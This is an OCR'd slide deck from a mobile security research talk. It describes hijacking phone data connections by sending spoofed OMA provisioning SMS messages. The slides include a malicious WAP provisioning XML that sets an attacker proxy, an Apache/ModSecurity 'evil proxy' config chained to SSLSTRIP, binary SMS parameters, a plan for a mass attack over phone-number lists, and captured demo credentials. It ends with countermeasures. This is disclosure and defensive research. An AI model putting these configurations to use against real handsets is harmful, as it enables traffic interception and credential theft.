
- Available on-line

- Automatically performed by the mobile operator

USERPIN Provisioning

An Info SMS ***carrying the USERPIN*** is sent

1




2

A Provisioning document authenticated by the USERPIN is sent via SMS

3

User inserts the USERPIN




4

New configuration is installed


NETWORKPIN Provisioning

An Info SMS is sent



A Provisioning document authenticated by the NETWORKPIN is sent via SMS

The user is ***NOT REQUESTED*** to insert the PIN



3

New configuration is installed

Attack Objective


Hijack mobile data connections by reconfiguring the network settings of the remote device

- Identify the victim's mobile operator
  - Network settings strictly related to the mobile operator
- Send fake Info SMS
  - Impersonate a new mobile operator provisioning process
- Send malicious Provisioning SMS
  - Install attacker network settings as the default

Attack Objective reached!


Finding the victim's Mobile Operator

- Usually only the target number is known.
- IMSI Lookup service returns IMSI of a mobile number.
- IMSI = **MCC MNC** MSIN
- So we can identify the mobile operator …
- … and retrieve the network settings.



Focusing on Info SMS

- User trusts the message relying mostly on visual information





- But the message could be easily spoofed
- For a customer it is impossible to figure out if the message is real or spoofed!

Malicious Provisioning SMS


- Provisioning SMS ***is not typically filtered!***
- When received, the UI displays little and confusing information:

- Message source may be hidden or reported incorrectly





- Few technical details on provisioning content



Oops, the sender number…

Provisioning SMS Spoofing

- Sending a binary SMS via web offers another interesting feature:

```
$Recipients = 1;              # Mandat
$PhoneNumbers = "";         # Mandator
$SMSData = "";
$SMSType = "";                # Option
$SMSDateTime = "";       # Optional,
$SMSTest = 1;                 # Option
$UDH = "0605040B8423F0";
$DCS = "";                # Optional,
$DeliveryRequest = 0;                 #
```

Message sender (Max 14 digits or 11 Alfanumeric characters)

- It's ***really hard*** to figure out if the new configuration is sent from the mobile operator or <u>not</u>!

Just one step away…

- Force all data connections to use the new malicious configuration

- There are several possibilities, depending on the handset:
  - New configuration is ***automatically*** installed as the default
  - User is ***asked*** at ***installation time*** if the configuration has to be installed as the default
  - User is ***asked*** at ***connection time*** which configuration should be used for connection

- In some cases (eg: customized handsets) it may not be possible to change the default configuration

- In other cases the default configuration is overwritten and impossible to remove!


mobilejacking_2()

Starting from victim phone number…

1

IMSI Lookup: +39 3456789012 ⇨
MCC MNC ⇨ Victim Operator Network

2 **Send fake Info SMS**




3 **Send Attacker Provisioning SMS with new network settings**

Attack automation

mobilejacking_2 as a function…

`mobilejacking_2(phone_number)`



["+39 311 1111111",
"+39 322 2222222",
"+39 333 3333333",
"+39 344 4444444",
"+39 355 5555555",
……..]

It can be easily repeated with a list of phone numbers in order to execute a **massive attack.**

Hijacking

Limitations of DNS Subverting Attack

- DNS reconfiguration **NOT** supported by several brands of mobile phones.
- External DNS queries could be blocked by mobile operators.
- HTTPS traffic does not go through the Evil Proxy.

Proxy Power

- Proxy configuration affects only HTTP (and HTTPS) traffic

but…

…it bypasses DNS subverting limitations:

  - Proxy settings are supported by any phone equipped with an OMA provisioning client.
  - “Proxified” HTTP traffic is hard to identify.
  - Direct HTTPS communication passes ***unnoticed*** through the proxy (CONNECT method).

HTTPS Stripping Attack

- Presented by Moxie Marlinspike at BlackHat DC 2009.

- Requires hijacking traffic and diverting it toward the SSLSTRIP tool.

- This tool performs the following actions:

  - HTTPS links in cleartext traffic are "*Downgraded*" to HTTP.
  - It channels an HTTP request from the victim to the real HTTPS ones.
  - Returns the answer in HTTP.

SSLSTRIP in the Mobile World

The attack could be even more effective in the Mobile world:

- Few technical details are shown for encrypted connections (really tiny padlocks).
- Small and uncomfortable keyboards don't lead to typing an HTTPS address but rather to "*searching for*" it.
- "*Slow*" mobile connections hide MITM attack delays.
- SSLSTRIP supports proxy chaining.

An Example…

Mobile user wants to visit **www.paypal.com**

Mobile Operator Network

GET / HTTP/1.1

HTTP/1.1 301 Moved Permanently
Location: https://www.paypal.com/

SSLSTRIPPING


Mobile Operator Network

GET http://www.paypal.com/ HTTP/1.1

HTTP/1.1 301 Moved Permanently
Location: **http:**//www.paypal.com/

GET http://www.paypal.com/ HTTP/1.1

HTTP/1.1 301 Moved Permanently
Location: **https:**//www.paypal.com/



Proxy Configuration

```
- <wap-provisioningdoc>
  - <characteristic type="NAPDEF">
      <parm name="NAME" value="VD"/>
      <parm name="NAPID" value="VD_NAPID_ME"/>
- <characteristic type="PXLOGICAL">
    <parm name="PROXY-ID" value="new_proxy"/>
    <parm name="NAME" value="VD_S"/>
  - <characteristic type="PXPHYSICAL">
      <parm name="PHYSICAL-PROXY-ID" value="PROXY-1"/>
      <parm name="PXADDR" value="proxy_ip_address"/>
      <parm name="PXADDRTYPE" value="IPV4"/>
      <parm name="TO-NAPID" value="VD_NAPID_ME"/>
    - <characteristic type="PORT">
        <parm name="PORTNBR" value="proxy_port_number"/>
      </characteristic>
    </characteristic>
  </characteristic>
    <parm name="TO-PROXY" value="new_proxy"/>
  - <characteristic type="RESOURCE">
      <parm name="NAME" value="VD"/>
      <parm name="URI" value="www.google.com"/>
      <parm name="STARTPAGE"/>
    </characteristic>
```

Define Proxy Settings

Force browser traffic through the evil proxy

Allow it to work on many phones

Evil Proxy 2.0

- Based on Apache+Mod-Proxy.
- SSLSTRIP as a remote proxy for HTTP connections.
- Mod_Security Audit Feature for acquiring traffic in cleartext.

```
# Proxy chaining settings for SSLStrip
ProxyRemote http http://127.0.0.1:10000

# Setting for allowing HTTPS Connect Mode
AllowCONNECT 443

# Start Mod_Security Engine
SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess On

# Serial audit log
SecAuditEngine On
SecAuditLogParts ABCEIFHZ
```

Forwarding HTTP traffic to SSLSTRIP


Allowing proxy CONNECT method for HTTPS connections

Starting ModSecurity Engine

Enabling ModSecurity Log Audit Engine

MobileJacking in progress…

Victim's Browser



Attacker's Browser

Victim's Credentials

```
Found Twitter credential:  Username:msldemotest - Password:
Found Twitter credential:  Username:msldemotest@gmail.com -
Found Google credential:  Username:msldemotest - Password:
Found Facebook credential:  Username:msldemotest@gmail.com -
Found Google credential:  Username:msldemotest - Password:
```

MobileJacking in progress...

Demo

[Hijacking browsing on mobile phones]

WARNING: Mobile connections on the test handsets will be monitored!!!

so…

Do NOT enter personal information!!!

What can be achieved?

- Monitor and profile user browsing
- Hijack browsing session
  - Redirect to 3rd party sites
  - Theft of Credentials
- Steal Application Data:
  - IM and social network clients data
  - POP3 and IMAP mail
  - Others (localization services)
- Extrude Mobile Operator Data:
  - The Mobile Operator's internal traffic network can be accessed
- Inject Data:
  - Phishing, Spamming
  - Web Session Control (Botnets)
  - Exploit injection

Focus on Issues

- The attack does not rely on the exploitation of a single vulnerability

- Issues at the 'system' level:

  - Lack of Provisioning message filtering

  - UIs do not provide a sufficient level of details

  - Mobile Operator Networks allow use of external DNS servers (*mobilejacking_1*)

  - HTTP traffic inspection is rarely carried out (*mobilejacking_2*)

Countermeasures

- Filter external provisioning messages:
  - Network Side (***possibly the most effective***)
  - Handset Side (may be ineffective in case of spoofing)
- UI Improvements:
  - Provide proper detail level and warnings
  - May still be ineffective in case of message spoofing
- Deny access to external DNS servers:
  - Could make the attack more difficult
  - May be unsuitable for some Operators
  - May cause massive connectivity DOS if used alone
- Content Inspection on HTTP outgoing traffic

Thanks !!!

Mobile Security Lab
research@mseclab.com

Q&A

References

- OMA - Provisioning Architecture Overview v1.1
- OMA - WAP Architecture v12
- OMA - Push Architectural Overview v3
- OMA - Provisioning Content v1.1
- OMA – Provisioning Bootstrap v1.1
- OMA - Binary XML Content Format Specification v1.3
- OMA - Wireless Session Protocol Specification v5
- OMA - OMNA WSP Content Type Numbers
- OMA - Wireless Datagram Protocol Specification v14
- 3GPP - TS 03.40 Technical realization of the Short Message Service (SMS) v7.5.0
- Apache HTTP Server Project
- ModSecurity: Open Source Web Application Firewall